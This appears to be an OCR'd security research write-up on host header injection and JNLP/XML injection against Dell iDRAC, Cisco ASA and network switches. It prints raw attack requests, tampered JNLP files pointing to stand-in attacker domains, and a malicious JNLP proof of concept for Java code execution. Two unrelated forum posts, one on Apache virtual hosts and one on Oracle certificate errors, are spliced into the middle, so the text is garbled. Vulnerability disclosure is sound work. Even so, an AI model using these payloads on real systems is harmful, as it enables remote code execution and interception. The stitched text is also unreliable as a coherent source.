Accept: text/javascript, text/html, application/xml, text/xml, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
X-Prototype-Version: 1.6.1
Connection: close
```

This character (') is a common input used for injection attacks, such as SQL Injection and HTML Content Injection / Form Manipulation / XSS. The input is sanitized by the application and the IP address of the iDRAC is revealed:

```
HTTP/1.1 302 Moved Temporarily
Strict-Transport-Security: max-age=63072000
Vary: Accept-Encoding
Content-Type: text/html
Location: https://10.[redacted]/start.html
Date: [redacted]
ETag: [redacted]
Cache-Control: no-cache
Content-Length: 198
Connection: close
Accept-Ranges: bytes

<!DOCTYPE html>
<html>
  <head>
    <title>
      Moved Temporarily
    </title>
  </head>
  <body>
    <h1>
      Moved Temporarily
    </h1>
    <p>
      The document has moved <a href="https://10.[redacted]/start.html">here</a>
      .
    </p>
  </body>
</html>
```

*(Note: The XMLHttpRequest parameter is injected intentionally to simulate an API call, a stealth tactic outlined later in this work.)*

*This example demonstrates a nuanced but very useful attack.* The target iDRAC is behind a firewall performing PAT, a common configuration and deployment. The iDRAC itself is not "aware" of its external IP address, it is only "aware" of its local interface address: a non-routable, private address. (10.x.x.x)


The application receives this input and upon sanitization of the field, the link is dynamically populated with the *private, local interface IP address*. This is due to the application populating the now nulled field with a value.

Thus, the server side JNLP creator / processor is attackable and can be reliably enumerated with this attack:

*This dynamic sanitization and population reveals the internal IP address scheme of the private network and ultimately the interface IP of the iDRAC through submission of a malformed request to the device through the firewall.*

*Example Kill Chain #3 – Layer 2 Attacks & ARP Poisoning*

The MAC Address of the vulnerable target (Dell iDRAC) is also leaked through API request:




Using the MAC address leaked through the vulnerable API and/or dynamic DNS record poisoning, both common exposures in enterprise networks where these devices are deployed*, the attacker poisons ARP and intercepts traffic to the host. As this and other applications are HTTP based or do not strictly enforce STRICT TRANSPORT SECURITY, an attacker can easily intercept and inject malicious traffic exploiting this issue.

*The plaintext structure of JNLP allows this vector to be very simply exploited at multiple points through well-known and industry recognized vectors. (ARP Poisoning, MiTM).* PoC for exploitation of Dell, Cisco, Netgear, and other layer 2 / 3 devices which are directly integrated with this solution (Dell iDRAC & VRTX Switches, Cisco ASA & SMB Series Switches) is provided in a later kill chain.

*These devices also allow for JNLP injection through XML reflection (MOONAGEDAYDREAM) and can be reliably reset / exploited via DoS & Authentication Bypass vectors.* These exposures were discovered and disclosed by the researcher (CENTAUR, SOUNDBOARDFEZ, CAKEHORN, PROCESSION, TRANSMISSION) via CERT and directly to vendors.



**DHCP, Dynamic Client DNS registration, improperly provisioned iDRAC/iLO/BMC controllers using default FQDNs, Lack of Layer 2 attack controls, etc.*

*Additional External Exploitability and Controllable DNS FQDN to "Man-In-The-Middle without the Middle" (FULLCLIP)*

Host Header and HTML Injection attacks are generally considered medium to low severity attacks due to the difficulty in exploitation and lack of traditional value as a direct vector of attack*. In this example, a novel attack method is shown which exploits the JNLP format present in Dell iDRAC controllers to achieve remote, persistent, stealth code execution and MiTM via host header attacks without the need for direct network access.

The internal IP address of the iDRAC is returned in response to invalid characters being submitted as part of the host header. In this case, the controller is behind a firewall and has a non-routable address: 10.x.x.x:

```
/h1>
p>
  The document has moved <a href="https://10.      /start.html">here</a>
  .
/p>
ody>
```

Upon request, the controller generates the JNLP as previously described based on the HOST HEADER injection. Devices such as these are not typically NAT or PAT "aware"; they do not incorporate or "understand" they are behind a shared IP address. Via disclosure of the internal IP address, the attacker knows or understands the structure of the victim's network and the IP address the iDRAC is assigned.

When a valid FQDN is submitted, the application integrates it into responses:

```
Location: https://fakewebsite.com/start.html

<a href="https://fakewebsite.com/start.html">here<
```

The location of the JNLP file is known or can be determined through error message farming:

```
GET /viewer.jnlp HTTP/1.1
Host: test
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
```


```
HTTP/1.1 401 Unauthorized
Server: httpd
Date: Sun, 31 Jan 2021 22:01:11 GMT
Connection: close
Content-Type: text/html
Content-length: 132

<HTML><HEAD><TITLE>Document Error: Unauthorized</TITLE></HEAD>
<BODY><H2>Access Error: 401 -- Unauthorized</H2>
</BODY></HTML>
```

The attacker has now identified a target JNLP file name via fingerprinting, the vulnerable platform or user they wish to target, and understands that HOST HEADERS can be poisoned.

*Example Kill Chain #4 – HOST HEADER INJECTION or DNS Hijacking / Watering Hole Attacks to MiTM Code Injection / Persistence*

In this kill chain, an attacker scrapes externally available OSINT sources and identifies organizations who utilize previously unavailable TLDs as internal DNS zones. (Ex. Shodan) The attacker registers or hijacks the domain, creates fake records resolving to internal or external IP addresses, and intercepts traffic directed toward selected FQDNS. (This vector will be further elaborated on as part of a separate work.)

The examples below show simple OSINT collection and examples of attackable instances / poor practices* by sensitive victims and devices:




I set up Virtual Hosts on Apache using this tutorial a few months ago and it has been working perfectly. While developing a WordPress site I had a PHP error and suddenly my virtual hosts stopped working.

Apache works fine, I can access my sites at http://localhost/~username/ but when I visit any of my virtual hosts I get a "refused to connect" "site cannot be reached error".

Doing `httpd -S` shows that all the virtual hosts seem to be working, but I can't access them in the browser:

```
jimmy-pages-iMac:users maikunari$ httpd -S
VirtualHost configuration:
*:80                   is a NameVirtualHost
     default server church.dev (/Users/maikunari/Hosts/church.conf:1)
     port 80 namevhost church.dev (/Users/maikunari/Hosts/church.conf:1)
     port 80 namevhost groovysite.dev (/Users/maikunari/Hosts/groovysite.conf:1)
     port 80 namevhost [illegible]aikunari/Hosts/home.conf:1)
     port 80 namevhost localnetwork.dev (/Users/maikunari/Hosts/localnetwork.conf:1)
     port 80 namevhost [illegible]/Users/maikunari/Hosts/mycoolsite.conf:1)
     port 80 namevhost mygroovysite.dev (/Users/maikunari/Hosts/mygroovysite.conf:1)
     port 80 namevhost myothercoolsite.dev (/Users/maikunari/Hosts/myothercoolsite.conf:1
     port 80 namevhost surovek.dev (/Users/maikunari/Hosts/surovek.conf:1)
     port 80 namevhost testing.dev (/Users/maikunari/Hosts/testing.conf:1)
     port 80 namevhost various.dev (/Users/maikunari/Hosts/various.conf:1)
     port 80 namevhost wordpress.dev (/Users/maikunari/Hosts/wordpress.conf:1)
```



**Securing 12c OMS/Agents errors**

Problem:
Securing all 12c OMS/Agent ports using third party Certificate like VeriSign.

Working on securing OEM and Agents ports with Third party certificate. Agents were deployed successfully and functioning. Has anyone seen this error before? Particularly the part about
**oracle.security.crypto.asn1.ASN1FormatException:**
**oracle.security.crypto.core.CipherException: Invalid padding string (or incorrect password)?**

I've check the certificate and everything looks fine.
2016-09-08 [main] INFO oms.SecureOMSCmds validateExtWallet.2034 – Validating if user cert for hostname.localdomain.us exists in external wallet /usr/src/app/oracle/12c4

Error:

```
2016-09-08 [main] ERROR oms.SecureOMSCmds processSecureOMS.1
java.io.IOException: oracle.security.crypto.core.CipherExcept
        at oracle.security.pki.OracleWallet.open(Unknown Sour
        at oracle.sysman.emctl.secure.oms.SecureOMSCmds.valid
        at oracle.sysman.emctl.secure.oms.SecureOMSCmds.proce
```



**Domains and FQDNs such as these and many other easily weaponized registrations, are controlled and owned by the author to prevent triggering / exploit of this vector.*


*PoC – CISCO ASA (CCPDEMO2.CISCO.COM) - HOST HEADER INJECTION AND JNLP INJECTION TO PERSISTENT, STEALTH, REFLECTED, STORED CODE EXECUTION AND ENDPOINT MAPPING*

Most web application firewalls, analysts, and exploitation detection systems do not tightly control or monitor XML based traffic for web application or execution vulnerabilities for several reasons:

- HTTP was not designed as a code execution or dynamic content protocol.
- XML is a text based markup language and users do not typically "directly" view it.
- Code is not typically thought of as executed from XML or text based files.
- Text files do not contain a file header or identifier.
- JNLP tags are rarely recognized as a trigger for JAVA code execution* and scanning all files for these would be exhaustive.

Industry focus on server side XML processing and integration attacks have left this area relatively unexplored and fertile. Triggering JNLP attacks through Host Header Injection attacks provide an excellent example of this larger problem. The reflective property and silent integration of user controlled input into JNLP files presents an incredibly powerful and dynamic attack and code execution framework.

To the victim, BIZARRELOVETRIANGLE appears totally innocuous:




The file is downloaded from the trusted source, via a secure protocol, and contains no malicious code or actions.

**Some modern browsers now display a warning for JNLP files as executable. This is is not an adequate control.*

The attacker injects or controls the FQDN shown in the HOST field.

**Request**

Pretty | Raw | \n | Actions

```
1 GET /admin/public/asdm.jnlp HTTP/1.1
2 Host: CYBIRPOC.COM
3 User-Agent:
```

The ASA responds with the tampered FQDN:

```
HTTP/1.1 200 OK
Date: Sun, 30 Mar 2003 23:50:43 UTC
Connection: close
Content-Type: application/x-java-jnlp-file
X-Frame-Options: SAMEORIGIN
Last-Modified: Fri, 20 Sep 2019 16:17:18 GMT

<?xml version="1.0" encoding="utf-8"?>

<jnlp spec="1.0+" codebase="https://CYBIRPOC.COM/admin/public" href="https://CYBIRPOC.COM/admin/public/asdm.jnlp">
  <information>
    <title>ASDM on CYBIRPOC.COM</title>
    <vendor>Cisco Systems, Inc.</vendor>
    <homepage href="http://www.cisco.com/go/asdm"/>
    <description>ASDM on CYBIRPOC.COM</description>
    <description kind="short">ASDM on CYBIRPOC.COM</description>
    <description kind="tooltip">ASDM on CYBIRPOC.COM</description>
    <icon href="asdm32.gif"/>
```

The attacker performs additional markup injection:

**Request**


Pretty | Raw | \n | Actions

```
1 GET /admin/public/asdm.jnlp HTTP/1.1
2 Host: CYBIRPOC.COM"></jnlp>
```

```
1  HTTP/1.1 200 OK
2  Date: Sun, 30 Mar 2003 23:53:45 UTC
3  Connection: close
4  Content-Type: application/x-java-jnlp-file
5  X-Frame-Options: SAMEORIGIN
6  Last-Modified: Fri, 20 Sep 2019 16:17:18 GMT
7
8  <?xml version="1.0" encoding="utf-8"?>
9
10 <jnlp spec="1.0+" codebase="https://CYBIRPOC.COM"></jnlp>/admin/public"
   href="https://CYBIRPOC.COM"></jnlp>/admin/public/asdm.jnlp">
11   <information>
12     <title>ASDM on CYBIRPOC.COM"></jnlp></title>
13     <vendor>Cisco Systems, Inc.</vendor>
14     <homepage href="http://www.cisco.com/go/asdm"/>
15     <description>ASDM on CYBIRPOC.COM"></jnlp></description>
16     <description kind="short">ASDM on CYBIRPOC.COM"></jnlp></description>
17     <description kind="tooltip">ASDM on CYBIRPOC.COM"></jnlp></description>
18     <icon href="asdm32.gif"/>
19     <offline-allowed/>
20     <shortcut>
21       <desktop/>
22       <menu submenu="Cisco ASDM"/>
```

Direct JNLP injection against CISCO ASA / ASDM capable platforms, current / patched firmware as of 3-1-2021

The file as downloaded via HOST HEADER Manipulation / Poisoning:




Affected fields highlighted:

```
<?xml version="1.0" encoding="utf-8"?>

<jnlp spec="1.0+" codebase="https://fakesite.com/admin/public"
href="https://fakesite.com/admin/public/asdm.jnlp">
  <information>
    <title>ASDM on fakesite.com</title>
    <vendor>Cisco Systems, Inc.</vendor>
    <homepage href="http://www.cisco.com/go/asdm"/>
    <description>ASDM on fakesite.com</description>
    <description kind="short">ASDM on fakesite.com</description>
    <description kind="tooltip">ASDM on fakesite.com</description>
    <icon href="asdm32.gif"/>
    <offline-allowed/>
    <shortcut>
      <desktop/>
      <menu submenu="Cisco ASDM"/>
    </shortcut>
  </information>

  <security>
    <all-permissions/>
  </security>

  <resources>
    <j2se version="1.6+" java-vm-args="-Xms64m -Xmx512m"/>
    <jar href="dm-launcher.jar" main="true" download="eager"/>
    <jar href="lzma.jar" download="eager"/>
    <jar href="jploader.jar" download="eager"/>
    <jar href="retroweaver-rt-2.0.jar" download="eager"/>
    <property name="java.util.Arrays.useLegacyMergeSort" value="true"/>
    <property name="http.agent" value="ASDM/"/>
  </resources>

  <application-desc main-class="com.cisco.launcher.Launcher">
      <argument>/webstart</argument>
      <argument>fakesite.com</argument>
  </application-desc>

</jnlp>
```

The file as downloaded (HOST HEADER Direct JNLP Injection):

```
="https://CYBIRPOC.COM"></jnlp>/admin/public"
```

Affected fields highlighted:

```
<?xml version="1.0" encoding="utf-8"?>

<jnlp spec="1.0+" codebase="https://CYBIRPOC.COM"></jnlp>/admin/public"
href="https://CYBIRPOC.COM"></jnlp>/admin/public/asdm.jnlp">
  <information>
    <title>ASDM on CYBIRPOC.COM"></jnlp></title>
    <vendor>Cisco Systems, Inc.</vendor>
    <homepage href="http://www.cisco.com/go/asdm" />
    <description>ASDM on CYBIRPOC.COM"></jnlp></description>
    <description kind="short">ASDM on CYBIRPOC.COM"></jnlp></description>
    <description kind="tooltip">ASDM on CYBIRPOC.COM"></jnlp></description>
    <icon href="asdm32.gif" />
    <offline-allowed/>
    <shortcut>
      <desktop/>
      <menu submenu="Cisco ASDM" />
    </shortcut>
  </information>

  <security>
    <all-permissions/>
  </security>

  <resources>
    <j2se version="1.6+" java-vm-args="-Xms64m -Xmx512m" />
    <jar href="dm-launcher.jar" main="true" download="eager" />
    <jar href="lzma.jar" download="eager" />
    <jar href="jploader.jar" download="eager" />
    <jar href="retroweaver-rt-2.0.jar" download="eager" />
    <property name="java.util.Arrays.useLegacyMergeSort" value="true" />
    <property name="http.agent" value="ASDM/" />
  </resources>

  <application-desc main-class="com.cisco.launcher.Launcher">
      <argument>/webstart</argument>
      <argument>CYBIRPOC.COM"></jnlp></argument>
  </application-desc>

</jnlp>
```


The text based XML formatting of the file provides exceptional cover and flexbility for the attacker. Examination of the returned XML file reveals the power, flexibility, and versatility of this vector:

```
<?xml version="1.0" encoding="utf-8"?>

<jnlp spec="1.0+" codebase="https://fakesite.com/admin/public"
href="https://fakesite.com/admin/public/asdm.jnlp">
  <information>
    <title>ASDM on fakesite.com</title>
    <vendor>Cisco Systems, Inc.</vendor>
    <homepage href="http://www.cisco.com/go/asdm"/>
    <description>ASDM on fakesite.com</description>
    <description kind="short">ASDM on fakesite.com</description>
    <description kind="tooltip">ASDM on fakesite.com</description>
    <icon href="asdm32.gif"/>
    <offline-allowed/>
    <shortcut>
      <desktop/>
      <menu submenu="Cisco ASDM"/>
    </shortcut>
  </information>

  <security>
    <all-permissions/>
  </security>

  <resources>
    <j2se version="1.6+" java-vm-args="-Xms64m -Xmx512m"/>
    <jar href="dm-launcher.jar" main="true" download="eager"/>
    <jar href="lzma.jar" download="eager"/>
    <jar href="jploader.jar" download="eager"/>
    <jar href="retroweaver-rt-2.0.jar" download="eager"/>
    <property name="java.util.Arrays.useLegacyMergeSort" value="true"/>
    <property name="http.agent" value="ASDM/"/>
  </resources>

  <application-desc main-class="com.cisco.launcher.Launcher">
      <argument>/webstart</argument>
      <argument>fakesite.com</argument>
  </application-desc>

</jnlp>
```


The XML formatting and markup of JNLP is typically ignored by browser controls and web application firewalls as a malicious code delivery method. An attacker can deliver a signed or unsigned Java executable or dropper via local execution, the victim's browser, direct invocation of JAVAWS, social engineering methods, or through file association / automatic browser download.

Upon succesful retrieval and download, the file appears in the user environment as an executable or associated with the JNLP processor. In most deployments, this file is automatically launched or associated and stored persistently by the user without notification. Even when prompts are presented, they appear innocuous outside of the potentially modified WEBSITE field.


Signed JAR file Execution PoC:





Upon execution, the user is prompted to execute the code:





Additionally, other code signed by trusted sources, can enhance credibility:





Unsigned JAR File Execution PoC:



The JAVA Console, after denial of these certificates, shows code execution.





JAVA attempts to execute and load the code from the attack site:




As the JNLP here inherits the ALL-PERMISSIONS attribute, the code will have access to JAVA functions *if the code is signed or passes other JAVA safety checks.* Techniques and exploits which bypass or disable these checks are well-known and publicly available.

The downloaded JNLP file is stored locally and cached offline for faster access, a key component of the underlying technology:




PoC for this attack:

```
<?xml version="1.0" encoding="UTF-8"?>
<jnlp spec="7.0+" codebase="                              " href="ASDM.jnlp">
  <information>
    <title>Cisco ASDM</title>
    <vendor>Not Cisco.Com</vendor
    <icon href="webstart/shortcut-icon" />
  </information>
  <resources>
    <jar href="                                          " main="true"/>
  </resources>
  <application-desc>
  </application-desc>
  <update check="always" policy="always" />
</jnlp>
```

The code above demonstrates prompting of execution and successful invocation of JAVAWS using the attack code and delivery method. As the code was unsigned, the user is prompted to execute the code.

In scenarios where DNS is spoofed or attackable, this is a critical vulnerability:

- Users are highly unlikely to validate the code when presented in this manner.
- Sites (FQDNs) in the "safe sites" list bypass security restrictions in previous JAVA versions.
- The installed base of vulnerable devices are legacy equipment or require previous JAVA compatibility.
- Many of these applications are HTTP based.
- The core user base (sensitive employees accessing infrastructure) for these devices frequently bypass or ignore these types of alerts on affected equipment and application types.
- These users also tend to maintain older, easily exploitable versions of JAVA and frequently access MANY sensitive endpoints, allowing pivoting and persistence across many networks and endpoints.

An example of exploitability and common misconfiguraiton / insecure practices:


Other examples of highly insecure practices and guides are easily scraped:

https://noobient.com/2019/09/26/cisco-asdm-on-64-bit-ubuntu-18-04/

*MOONAGEDAYDREAM – Host Header Injection and unsafe XML Integration to BIZARRELOVETRIANGLE / XML Based Client Processor Attacks (Generic)*

Due to JNLP being XML based and reflective / unsafe integration of client-side XML parameters, FULLCLIP and BIZARRELOVETRIANGLE are a viable server AND client side attack leveraging any webserver allowing Host Header Injection regardless of the presence of specific JNLP server side vectors.

MOONAGEDAYDREAM is used to demonstrate JNLP injection as a critical vulnerability and the previously unappreciated power of Host Header Injection attacks through flexible format abuses and DNS attacks.

In this example, demonstration of and HTML injection vulnerability and how it can be abused to trigger client-side XML injection is provided via Cisco SMB / NETGEAR / DELL VRTX & X Series switch using firmware current as of 3-1-2021:

```
GET <CYBIRPOC>THISISINJECTED</CYBIRPOC>/wcd?
Host:
```

```
HTTP/1.1 200 OK
Content-Type: text/xml
Expire
Date:
X-XSS-Protection: 1; mode=block
Cache-control: no-cache
Pragma: no-cache
Accept-Ranges: bytes
Connection: close
X-Frame-Options: SAMEORIGIN
csrftoken: (null)
sessionID: (null)

<?xml version='1.0' encoding='UTF-8'?>
  <ResponseData>
    <ActionStatus>
      <version>
        1.0
      </version>
      <requestURL>
        <CYBIRPOC>
          THISISINJECTED
        </CYBIRPOC>
        /wcd
      </requestURL>
      <statusCode>
        4
      </statusCode>
      <deviceStatusCode>
        0
      </deviceStatusCode>
      <statusString>
        Request Is not authenticated
      </statusString>
    </ActionStatus>
  </ResponseData>
```

This unsafe integration and formatting / reflection of XML structure creates an abusable condition against many XML processing engines. The application also integrates user controlled HOST HEADERS into XML based responses.

```
<jnlp codebase="http://[redacted]" href="[redacted]">
```

This functionality can be used to craft malicious XML or JNLP files on demand via malicious request and reflected download.

*This PoC and the attacks demonstrated through BIZARRELOVETRIANGLE are definitive proof of the criticality of Host Header Injection, flexible file-format abuses (XML/JNLP), and 302 abuses as a client-side code execution vector.*

*TRANSMISSION / MOONAGEDAYDREAM / BIZARRELOVETRIANGLE / FULL CLIP – Abuse of Infrastructure Devices via Vendor Exposures in XML Processing (Host Header Injection & Flexible Format Abuses – Unsafe JNLP/XML Injection through Client Controlled Parameters)*


These affected devices (Switches) provide client-side code execution vectors utilizing the switch's HTTP & XML processors to obtain multi-operating system code execution in Java or directly through OWS/JWS/Iced Tea.

Importantly, this entry point is not needed to trigger BIZARRELOVETRIANGLE / FULLCLIP; ***it is possible via the exploit and exposure outlined above.***

In this example, an attacker creates a condition which persists on a victim's machine or otherwise poisons or exploits the cookie used by a legitimate user to reboot the device stealthily.

*Note: PoC for this attack is not being disclosed via this work. Vendors have been informed of this attack and have privately acknowledged validity.*

